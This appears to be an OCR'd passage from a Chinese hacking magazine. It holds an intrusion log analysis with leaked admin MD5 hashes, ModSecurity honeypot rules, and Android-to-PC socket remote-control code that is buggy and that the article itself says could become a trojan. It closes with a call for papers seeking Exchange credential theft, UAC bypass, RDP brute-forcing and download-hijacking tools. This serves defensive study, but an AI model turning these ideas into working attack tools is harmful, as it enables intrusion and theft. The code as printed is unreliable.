64.62.X.Y - - [01/Feb/2015:16:29:19 +0800] "GET /index.php?m=index&a=login HTTP/1.1" 200 1345
64.62.X.Y - - [01/Feb/2015:16:29:20 +0800] "GET /static/css/admin/assets/logo.png HTTP/1.1" 200 21144
64.62.X.Y - - [01/Feb/2015:16:29:20 +0800] "GET /static/css/admin/login/login.css HTTP/1.1" 200 1979
64.62.X.Y - - [01/Feb/2015:16:29:20 +0800] "GET /static/css/admin/assets/loginbg.png HTTP/1.1" 200 2831
64.62.X.Y - - [01/Feb/2015:16:29:21 +0800] "GET /static/css/admin/assets/input.png HTTP/1.1" 200 2817
64.62.X.Y - - [01/Feb/2015:16:29:21 +0800] "GET /static/css/admin/assets/repl.png HTTP/1.1" 200 2825
64.62.X.Y - - [01/Feb/2015:16:29:21 +0800] "GET /favicon.ico HTTP/1.1" 404 1075
23.236.79.30 - - [02/Feb/2015:03:23:22 +0800] "GET / HTTP/1.0" 302 3
64.62.X.Y - - [02/Feb/2015:10:05:16 +0800] "GET / HTTP/1.1" 302 3
64.62.X.Y - - [02/Feb/2015:10:05:16 +0800] "GET /index.php?m=index&a=login HTTP/1.1" 200 1345
64.62.X.Y - - [02/Feb/2015:10:31:20 +0800] "GET /index.php?m=index&a=login HTTP/1.1" 200 1345
64.62.X.Y - - [02/Feb/2015:10:31:38 +0800] "GET /phpsso HTTP/1.1" 404 1075
64.62.X.Y - - [02/Feb/2015:10:31:48 +0800] "GET /phpmyadmin HTTP/1.1" 403 1222
64.62.X.Y - - [02/Feb/2015:10:31:53 +0800] "GET /Phpmyadmin HTTP/1.1" 403 1222
64.62.X.Y - - [02/Feb/2015:10:31:56 +0800] "GET / HTTP/1.1" 302 3
64.62.X.Y - - [02/Feb/2015:10:31:57 +0800] "GET /index.php?m=index&a=login HTTP/1.1" 200 1345
```

从上面的日志可以看出，2015.2.1 号这个黑客就发现了这个 8081 端口，尝试访问了一次，发现是个登录入口；2015.2.2 号尝试手工登录了几次，失败，尝试手工访问/phpsso

/phpmyadmin，失败，后面就暂时放弃了。一直到春节上班后，又继续来搞了，这次就不是手工了。基于这个时间点，我们有理由认为这个 IP 背后肯定是个中国黑客。

2）扫描工具导致大量 404 请求

64.62.X.Y - - [26/Feb/2015:14:38:37 +0800] "GET /wp-content/plugins/wpstorecart/php/upload.php HTTP/1.1" 404 1075

64.62.X.Y - - [26/Feb/2015:14:38:37 +0800] "GET /wp-content/plugins/rbxgallery/uploader.php HTTP/1.1" 404 1075

64.62.X.Y - - [26/Feb/2015:14:38:37 +0800] "GET /wp-content/plugins/front-end-upload/upload.php HTTP/1.1" 404 1075

64.62.X.Y - - [26/Feb/2015:14:38:37 +0800] "GET /wp-content/plugins/allwebmenus-wordpress-menu-plugin/actions.php HTTP/1.1" 404 1075

64.62.X.Y - - [26/Feb/2015:14:38:37 +0800] "GET /wp-content/plugins/wp-symposium/uploadify/upload_admin_avatar.php HTTP/1.1" 404 1075

64.62.X.Y - - [26/Feb/2015:14:38:37 +0800] "GET /wp-content/plugins/wp-symposium/uploadify/upload_profile_avatar.php HTTP/1.1" 404 1075

64.62.X.Y - - [26/Feb/2015:14:38:37 +0800] "GET /wp-content/plugins/mailz/lists/dl.php HTTP/1.1" 404 1075

64.62.X.Y - - [26/Feb/2015:14:38:37 +0800] "GET /wp-content/plugins/website-faq/website-faq-widget.php HTTP/1.1" 404 1075

64.62.X.Y - - [26/Feb/2015:14:38:37 +0800] "GET /wp-content/plugins/wp-automatic/inc/csv.php HTTP/1.1" 404 1075

64.62.X.Y - - [26/Feb/2015:14:38:38 +0800] "GET /wp-content/plugins/mailz/lists/config/config.php HTTP/1.1" 404 1075

64.62.X.Y - - [26/Feb/2015:14:38:38 +0800] "GET /wp-content/plugins/zingiri-web-shop/ HTTP/1.1" 404 1075

64.62.X.Y - - [26/Feb/2015:14:38:38 +0800] "GET /wp-content/plugins/jetpack/modules/sharedaddy.php HTTP/1.1" 404 1075

64.62.X.Y - - [26/Feb/2015:14:38:38 +0800] "GET /wp-content/plugins/adrotate/adrotate-out.php HTTP/1.1" 404 1075

64.62.X.Y - - [26/Feb/2015:14:38:38 +0800] "GET /wp-content/plugins/wp-glossary/ajax.php HTTP/1.1" 404 1075

64.62.X.Y - - [26/Feb/2015:14:38:38 +0800] "GET /VIPLogin.php HTTP/1.1" 404 1075

64.62.X.Y - - [26/Feb/2015:14:38:39 +0800] "GET /uctools.php HTTP/1.1" 404 1075

64.62.X.Y - - [26/Feb/2015:14:38:39 +0800] "GET /feedback_list.php HTTP/1.1" 404 1075

由于扫描工具产生的事件非常多，就不一一列举了，扫描工具所用的文件库还是有些效果的，猜到了一些目录。

3）扫描工具猜解到部分目录及文件

64.62.X.Y - - [26/Feb/2015:14:41:15 +0800] "GET /tmp/ HTTP/1.1" 200 980

64.62.X.Y - - [26/Feb/2015:14:44:43 +0800] "GET /data/ HTTP/1.1" 200 1192

64.62.X.Y - - [26/Feb/2015:15:21:33 +0800] "GET /ttt/ HTTP/1.1" 200 989

64.62.X.Y - - [26/Feb/2015:14:42:23 +0800] "GET /tmp/ HTTP/1.1" 200 982

64.62.X.Y - - [26/Feb/2015:14:42:25 +0800] "GET /tmp/runpool/ HTTP/1.1" 200 999

64.62.X.Y - - [26/Feb/2015:14:42:26 +0800] "GET /tmp/runpool/nbwx/ HTTP/1.1" 200 1642

64.62.X.Y - - [26/Feb/2015:14:42:28 +0800] "GET /tmp/runpool/nbwx/Cache/ HTTP/1.1" 200 1035

注意上面 tmp 目录，由于存在目录浏览漏洞，自动扫描工具也会进行请求。

4）手工请求文件获得敏感信息

从这里开始，黑客开始基于扫描的结果进行手工操作了，我们将关键日志逐条分析，会发现是件很有意思的事情：

64.62.X.Y - - [26/Feb/2015:15:05:23 +0800] "GET /tmp/runpool/nbwx/Logs/1421895886-15_01_22.log HTTP/1.1" 200 2103549

我们访问/tmp/runpool/nbwx/Logs/1421895886-15_01_22.log,结果这个日志文件第一行内容就是：[2015-01-22T10:52:19+08:00] 119.130.86.152 index.php?m=sysFeedback&a=index&menuid=347

这也就不难理解，下面这条日志了，而且注意还多了一个/，是黑客手工复制到浏览器的。

64.62.X.Y - - [26/Feb/2015:15:05:52 +0800] "GET //index.php?m=sysFeedback&a=index&menuid=347%27 HTTP/1.1" 302 3

结果来了个 302 跳转，跳到登录首页了。

64.62.X.Y - - [26/Feb/2015:15:05:54 +0800] "GET /index.php?m=index&a=login HTTP/1.1" 200 1345

黑客继续看日志。

64.62.X.Y - - [26/Feb/2015:15:06:04 +0800] "GET /tmp/runpool/nbwx/Logs/1421895139-15_01_22.log HTTP/1.1" 200 2149193

黑客看到日志中包含了账号密码信息：

SQL: SELECT `id`,`app_id`,`username`,`name`,`email`,`role_id`,`status` FROM `ndsns_wx_admin` WHERE (`username` = 'zhang3') AND (`password` = '69591f2c70dfe6679533d42459802eaf') LIMIT 1 [RunTime:0.001000s]

黑客这会估计在反查 MD5 密码，然后继续尝试登录

64.62.X.Y - - [26/Feb/2015:15:06:36 +0800] "POST /index.php?m=index&a=login HTTP/1.1" 200 1864

64.62.X.Y - - [26/Feb/2015:15:06:40 +0800] "GET /index.php?m=index&a=login HTTP/1.1" 200 1345

上面登录没成功，黑客于是又翻看了 16 号的日志。

64.62.X.Y - - [26/Feb/2015:15:06:43 +0800] "GET /tmp/runpool/nbwx/Logs/1421392766-15_01_16.log HTTP/1.1" 200 2140738

果然有所收获，16 号的日志里又看到另一个账号密码。

SQL: SELECT `id`,`app_id`,`username`,`name`,`email`,`role_id`,`status` FROM `ndsns_wx_admin` WHERE (`username` = 'li4') AND (`password` = 'fb7560f09566200e9da8a6dc74bd2080') LIMIT 1 [RunTime:0.000000s]

这回的 MD5 一下就反查出来了，再来请求登录。

64.62.X.Y - - [26/Feb/2015:15:07:16 +0800] "POST /index.php?m=index&a=login

HTTP/1.1" 200 1864

登录成功，进入后台。

64.62.X.Y - - [26/Feb/2015:15:08:07 +0800] "GET /index.php?m=index&a=panel HTTP/1.1" 200 5456

接下来的故事就不再说了，后台上传漏洞得到 webshell，执行了一些系统命令查看权限、用户等信息，再然后就被我们在应急处置过程中断开了。

5）入侵事件的反思

反思整个入侵过程，黑客并没用多少 NB 的技术，而我们则有些大意了。一个不重要的 DMZ 区，管理员私自开启非 80 端口的业务，我们没有引起重视，导致各种安全管控手段没有覆盖到，比如扫描器、WAF 防护等。事后我们进行了一些调整，但在调整完之后我还在思考，如何有效的从海量的扫描事件中真正找到那些真正在搞我们的人，或者我们主动点，利用“蜜罐”思路搞点陷阱？

用 modsecurity 搭建蜜罐诱捕黑客

Modsecurity 是个开源的 WAF，关于其介绍请自行网上搜索。因为开源而且规则可以自己定制，所以选择它来实现我们的想法。

1）针对不常见端口的尝试攻击

选择一个没有对外公布的 IP（即没有 DNS 解析到此 IP），开启一个或多个非 80 的端口，是这项工作的第一步。注意这个端口的选择也是有讲究的，仔细看一下 nmap 默认扫描的端口中包含哪些，你是希望通过常规的端口扫描能让黑客发现这个端口，还是希望黑客通过全端口扫描才能发现，完全取决于你。在涉及到的防火墙（如 iptables）、负载均衡（如 F5、LVS）上发布此 IP 与相应的端口，在 apache 上配置监听相关端口并设置好虚拟站点，即添加一个/etc/httpd/conf.d/hyweb.conf，关键内容参考如下：

```
Listen 8081
<VirtualHost *:8081>
ServerAdmin webmaster@localhost
DocumentRoot "/var/www/html/hy1"
ServerName localhost
ServerAlias localhost
ErrorLog "logs/hy1-error.log"
CustomLog "logs/hy1-access.log" common
<Directory "/var/www/html/hy1">
Options Indexes FollowSymLinks
AllowOverride None
Order allow,deny
Allow from all
</Directory>
</VirtualHost>
```

即让 apache 监听 8081 端口，并指定一些目录及日志，注意我们允许浏览目录哦。接下来我们在 modsecurity 上添加一个规则文件 honypot_port.conf，关键内容如下：

```
SecRule SERVER_PORT "^(81|8000|8080|8081|8084|8888)$" \
"id:'999001',phase:2,t:none,log,block,msg:'WAF_Honeypot Alert: someone access the fake port.'"
```

上面的意思是当有人请求访问这些端口时，就会触发这条规则，将日志里写入相关信息

告诉管理员有人来访问蜜罐了。

我们测试请求一下，会看到有 modsecurity 的日志：

```
--b3fb5601-H--
Message: Warning. Pattern match "^(81|8000|8080|8081|8888)$" at SERVER_PORT. [file "/etc/httpd/modsecurity.d/honypot_port.conf"] [line "19"] [id "999001"] [msg "WAF_Honeypot Alert: someone access the fake port."]
Stopwatch: 1427430048124623 286 (- - -)
Stopwatch2: 1427430048124623 286; combined=51, p1=2, p2=47, p3=0, p4=0, p5=2, sr=0, sw=0, l=0, gc=0
Response-Body-Transformed: Dechunked
Producer: ModSecurity for Apache/2.7.3 (http://www.modsecurity.org/).
Server: Apache/2.2.15 (CentOS)
Engine-Mode: "ENABLED"
```

同时 apache 的错误日志里也会有一条记录如下：

```
[Fri Mar 27 12:20:48 2015] [error] [client 192.168.4.78] ModSecurity: Warning. Pattern match "^(81|8000|8080|8081|8888)$" at SERVER_PORT. [file "/etc/httpd/modsecurity.d/honypot_port.conf"] [line "19"] [id "999001"] [msg "WAF_Honeypot Alert: someone access the fake port."] [hostname "192.168.4.56"] [uri "/"] [unique_id "VRTaoH8AAAEAABAJANMAAAAB"]
```

2）针对请求特定目录或文件的尝试

我们假设黑客发现了这个端口，访问是一个 MS 正常的网页，怎么引导黑客去访问你留下的线索？一个思路是放在 Robots.txt 文件里，一个思路是放在黑客常会尝试访问的目录里（或者在猜解目录文件的字典里）。这里我们尝试用 modsecurity 在内容中动态的插入我们的内容到 robots.txt 里，假设正常的网页下 robots.txt 内容如下：

```
User-agent: *
Disallow: /api/
Disallow: /inc/
Disallow: /cgi-bin/
Disallow: /admin/
```

相关的含义就不解释了，如果我们往里面写入一些像 logs、backup 等的目录呢？会不会有人感兴趣？我们写几条规则到 honypot_url.conf 文件，重点内容如下：

```
SecContentInjection On
SecRule REQUEST_FILENAME "@streq /robots.txt" \
"id:'999002',phase:4,t:none,nolog,pass,append:'Disallow: /bak.%{time_epoch}/ # website backup files'"
SecRule REQUEST_FILENAME "^/bak.\d{10}" \
"id:'999003',phase:2,t:none,log,block,msg:'WAF_Honeypot Alert: someone access the fake url.'"
```

当尝试访问的时候，会发现返回的 robots.txt 未尾会有一行我们动态插入的内容：

```
Disallow: /bak.1427434973/ # website backup files
```

当接着访问/bak.1427434973 时，会触发错误日志：

```
[Fri Mar 27 13:43:00 2015] [error] [client 192.168.4.78] ModSecurity: Warning. Pattern match "^/bak.\\\\d{10}" at REQUEST_FILENAME. [file "/etc/httpd/modsecurity.d/honypot_url.conf"] [line "7"] [id "999003"] [msg
```

"WAF_Honeypot Alert: someone access the fake url."] [hostname "192.168.4.56"] [uri "/bak.1427434973/"] [unique_id "VRTt5H8AAAEAABDzAM4AAAAB"]

上面的内容大家可以举一返三，自行发挥。

3）在登录页面中插入伪造信息

试想有个登录页面 login.php，扫描器可能会去请求 login.php.bak 文件是否存在，我们怎么告诉黑客，我们有一个文件在 login_bak.php.bak 让他会去尝试请求呢？可以在登录页面表单前插入一段 HTML 注释代码。以 osadmin 管理后台为例，表单代码<form name="loginForm" method="post" action="">，我们用 modsecurity 在这之前写入一些 HTML 注释，新建规则文件 honypet_comment.conf，内容如下：

```
SecContentInjection On
SecStreamOutBodyInspection On
SecRule REQUEST_FILENAME "@streq /login.php" "chain,id:'999004',phase:4,t:none,nolog,pass,setvar:'tx.fake_comment=<form name=\"loginForm\" method=\"post\" action=\"\">'"
SecRule STREAM_OUTPUT_BODY "@rsub s/%{tx.fake_comment}/<!-- the old login page is login_bak.php.bak ,backup by admin -->%{tx.fake_comment}/d"
SecRule REQUEST_FILENAME "@streq /login_bak.php.bak" "id:'999005',phase:1,t:none,log,block,msg:'WAF_Honeypot Alert: someone access the fake url by html comment'"
```

当有人尝试查看 HTML 注释的时候，会发现如下内容：

```
<!-- the old login page is login_bak.php.bak ,backup by admin --><form name="loginForm" method="post" action="">
```

手工尝试访问，会触发告警，apache 错误日志如下：

```
[Fri Mar 27 14:26:08 2015] [error] [client 192.168.4.78] ModSecurity: Warning. String match "/login_bak.php.bak" at REQUEST_FILENAME. [file "/etc/httpd/modsecurity.d/honypot_comment.conf"] [line "8"] [id "999005"] [msg "WAF_Honeypot Alert: someone access the fake url by html comment"] [hostname "192.168.4.56"] [uri "/login_bak.php.bak"] [unique_id "VRT4AH8AAAEAABFiAzMAAAAD"]
```

其它扩展思路与小结

其实还有蛮多其它的思路，比如在表单中插入隐藏字段，并在 modsecurity 中判断是否修改；在 cookie 信息中插入表示管理员身份或权限的字段 admin:0，并在 modseucrity 中判断是否被修改；结合 WAF 其它的规则得到恶意 IP 后，我们将返回这个 IP 的数据中插入我们的信息，这样才不会误伤正常的用户；或者可以更狠一点，在某个 bak/重要文档/的目录放一些“XX 集团内部联系方式、XX 集团领导讲话、关于调整 XX 系统的 WAF 配置的说明”这样的文档，而这个 office 或 pdf 文档其实是会收集客户端的信息甚至直接感染目标机器的，请自行发挥，与我无关：）

Apache 的错误日志可以写到远程 syslog 服务器，这样就可以进行关联分析等。将配置好的系统做成一个虚拟机镜像，部署在各 DMZ 区域或者其它你想放置的任何地方，将触发这些攻击的 IP 进行全局阻断、流量引导、还是想诱敌深入，就看自己发挥了。

（完）

Android 局域网控制 PC

文/图 马智超（DesertEagle）黄澄

家里没有无线路由器，幸亏有无线网卡，在东屋电脑主机上通过无线网卡共享 WIFI，晚上要用 WIFI，每次睡前都要到东屋去关电脑，感觉有些麻烦，之后冒出了一个想法：写一个遥控程序，遥控关电脑、监控电脑屏幕等，这样动动手指头，电脑就关了，以后就不麻烦了。

当然，所用的技术也可以用来做远控木马了。本文主要对局域网控制技术进行研究，讲解如何通过 Android 手机遥控电脑关机锁屏等，其他远控功能不做重点研究。传统意义的远程控制一般指在一台 PC 上能操控另一台 PC，而现在我们可以通过 Android 来达到远程控制 PC 效果。这里为达到遥控的效果，将采用局域网通信的原理来实现这一功能。本次本着求知的理念，打破传统 PC 作为服务端的思想，以 Android 手机作为服务端，PC 作为客户端实现这一功能。

编程分析

Socket 又称“套接字”，应用程序通常通过套接字向网络发出请求或者应答网络请求。Socket 是对 TCP/IP 协议的封装和应用，要传输数据则需 TCP、UDP 协议，TCP 和 UDP 的概念很清楚：TCP 建立连能中断，但中断后必须三次握手才能再建立连接，而 UDP 是可以再中断的。

TCP 建立连接后，以后的发送不需要再指定 IP 等信息，而 UDP 每次都需要 IP 加端口，所以 UDP 很适合手机控制电脑的操作，中间连接偶尔中断了也没事。

我们要对 Andorid 端的事件监听，比如点击、双击、发送命令等各种事件，需要建立 Socket，传递命令数据给客户端，同时实时监听客户端传来的消息。

客户端监听信息。有数据达到则进行数据识别，通过 C++调用 Windows 的一些事件，这里指执行关机、锁屏等各种命令。Socket 通信整个流程处理如图 1 所示。



图 1

Android 控制电脑可用 Socket 来实现，Socket 用来描述 IP 地址和端口。通过 socket 在

局域网内实现控制电脑关机，其机理与 Windows 上实现 socket 通信一样，Android 服务器端做如下流程处理：

1：创建服务器端套接字并绑定到一个端口上；

2：套接字设置监听模式，等待连接请求；

3：接受连接请求后进行通信，创建线程收发消息；

4：发送远控消息。

PC 客户端编程思路如下：

1：初始化 SOCKET；

2：连接服务器端；

3：创建线程收发消息并执行。

代码分析

1）服务器端核心代码分析

第一步：自定义函数获取本机 IP。

Enumeration 定义了一个名为 nextElement 的方法，可以从含多个元素的数据结构中得到的下一个元素，通过 getNetworkInterfaces 方法来获取本机所有的网络接口。NetworkInterface 此类表示一个 IP 地址列表组成的网络接口。而 InetAddress 的实例对象包含以数字形式保存的 IP 地址，就是这么回事了。

```
public String getLocalIpAddress()
        {
            try {
                for (Enumeration<NetworkInterface> en = NetworkInterface.getNetworkInterfaces(); en.hasMoreElements();)
                {
                    NetworkInterface intf = en.nextElement();
                    for (Enumeration<InetAddress> enumIpAddr = intf.getInetAddresses(); enumIpAddr.hasMoreElements();)
                    {
                        InetAddress inetAddress = enumIpAddr.nextElement();
                        {

                            {
                                recvMessageServer += " 请 连 接 IP ："+inetAddress.getHostAddress()+":"
                                + serverSocket.getLocalPort()+ "\n";
                            }
                        }
                    }
                }
            }
            catch (SocketException ex) {
                recvMessageServer = "获取 IP 地址异常:" + ex.getMessage() + "\n";
                //消息换行
                Message msg = new Message();
```

```
                msg.what = 0;
                mHandler.sendMessage(msg);
            }
            Message msg = new Message();
            msg.what = 0;
              mHandler.sendMessage(msg);
            return null;
        }
```

第二步：创建套接字，绑定端口，收发数据，在线程中完成。

```
private Runnable    mcreateRunnable    = new Runnable()
        {    public void run()
            {
                try {
                    serverSocket = new ServerSocket(0);

                    SocketAddress address = null;
                    if(!serverSocket.isBound())
                    {
                        serverSocket.bind(address, 0);
                    }
                    getLocalIpAddress();
                    //方法用于等待客服连接
                    mSocketServer = serverSocket.accept();
                    //接受客服端数据 BufferedReader 对象
            mBufferedReaderServer=new                    BufferedReader(new
InputStreamReader(mSocketServer.getInputStream()));
    mPrintWriterServer = new PrintWriter(mSocketServer.getOutputStream(),true);
                    mPrintWriter.println("服务端已经收到数据");}}
```

2）客户端核心代码分析

第一步：初始化 SOCKET。

```
WORD wVersionrequested;
WSADATA wsaData;
 wVersionrequested = MAKEWORD(2,0);
 int err = WSAStartup(wVersionrequested,&wsaData);
 if (err == -1)
 {
      MessageBox(0,"WSAStartup err", "error",MB_OK);}
```

第二步：连接服务器。

```
      char          server_address[50] = {0};
```

```
char          recv_message_client[256] = {0};
struct       sockaddr_in server_ip;
SOCKET clientSockConnect;
 u_short port;
 clientSock = socket(AF_INET,SOCK_STREAM,0);
 char *strPort = strstr(server_address, ":");
 //Connect
 server_ip.sin_family = AF_INET;
 server_ip.sin_port = ((port&0xff00)>>8)|((port&0x00ff)<<8);
 server_ip.sin_addr.S_un.S_addr = inet_addr(server_address);
 clientSockConnect=connect(clientSock,(structsockaddr*)&server_ip,sizeof(server_ip));
 if (clientSockConnect!=0)
 {
      CString temp;
      return FALSE;
 }
```

第三步：在线程函数里设置监听收发信息，消息解析收到相应消息执行命令。

在连接按钮里添加创建线程的的代码：

```
 hThread=CreateThread(NULL,
          0,
          clientThreadFunc,
          NULL,//传递的参数
          0,
          &clientThreadID);
```

在线程函数里设置监听收发信息：

```
DWORD WINAPI clientThreadFunc(LPVOID threadNum)
{

     while(clientThreadRun)
     {

if((length=recv(clientSock,(char*)recv_message_client,sizeof(recv_message_client),0))>0)
          {
               temp.Format("接收到的信息：\n%s",recv_message_client);
               SetDlgItemText(FindWindow(NULL,          WINDOWNHANDLERNAME),
IDC_STATIC, temp);
               memset(recv_message_client, 0, sizeof(recv_message_client));
               if(strcmp(recv_message_client,"cmd")){
                    system("rundll32.exe user32.dll,LockWorkStation ");}
          }
```

```
        //system("rundll32.exe user32.dll,LockWorkStation ");
          temp.Format("接收到的信息：\n%s",recv_message_client);
    }
    return 0;}
```

测试截图

图 2 是服务器端打开后的效果图，看到 IP 和端口后，我们开始连接。图 3 是客户端连接上的运行截图。

图 2

图 3

图 4 是手机连接上后的状态，图 5 是停止服务后的效果。

图 4

图 5

本程序分为客户端与服务端，服务端为控制端，客户端是 PC 上的应用程序，可以实现用 Android 手机控制电脑锁定，也可以略加代码执行关机打开应用等多种功能。总而言之，本程序是个框架，在其上挂什么衣服就可以呈现不同效果，只需加上几行代码。只要手机与电脑在同一局域网内，就可以实现这一功能。另外，通过这次编程学习，也学到了不少的知识。

当然，基于同样的 SOCKET 通信原理，我们还可以实现其他 Android 控制 PC 的功能，如屏幕实时监控，控制音量，打开某个网站，获取电脑中的某些文件，控制鼠标操作等等。本文讲述的技术仍是一个框架，关键是基于如此框架技术原理而实现的这些功能，既可以方便我们的生活，也可以加工成为远控木马。

（完）

2015 年第 5 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。2015 年第 5 期部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.Exchange 临时文件还原解密

对于 Exchange 邮件服务器，最新邮件最初会以临时文件形式存储于服务器上，若要实现对最新邮件的实时获取，可针对加密的临时文件进行还原，从而获取邮件。

编写程序，实现对 Exchange 临时文件的还原。

2.Exchange 账户密码获取

对 Exchange 邮件系统所有用户及对应密码的抓取、还原；Exchang 邮箱系统无法直接进行数据操作，所以需要对其数据库进行提取和还原。

编写程序，实现对 Exchange 邮件系统的监控，获取邮件系统所有内建账户与密码。

3.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

4.虚拟机穿透

主机安装有虚拟机，现已远程控制虚拟机，寻求如何利用虚拟机的弱点，穿透虚拟机，进而控制本机的方法。

5.同步下载邮件

假设本机当前系统已掌控，在用户登录 Web 邮箱时，能够自动后台同步下载邮件并保存，包括收件箱、发件箱、已发送邮件、联系人等信息，优先实现 gmail、yahoo 信箱。

6.Windows7 屏幕保护密码获取

非重启系统状态下，本机（非远程受控机）屏幕保护已启动，本地获取 Windows7 屏幕保护密码的方法。

7. 暴力破解 3389 远程桌面密码

要求：

1）针对 Windows 3389 远程桌面实现暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7/2008。

8.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

9.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；

2）扫描方式采用多线程，并能设置线程数；

3）将功能编写成 DLL，导出功能函数；

4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

5）尽量多做出错异常处理，以防程序意外崩溃；

6）使用 VC++2008 编译工具编写；

7）支持系统 Windows XP/2003/2008/7。

10.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；

2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；

3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

11.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；

2）系统补丁打到最新；

3）支持 32 位和 64 位系统。

2015 年征稿启示

《黑客防线》作为一本技术月刊，已经 15 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

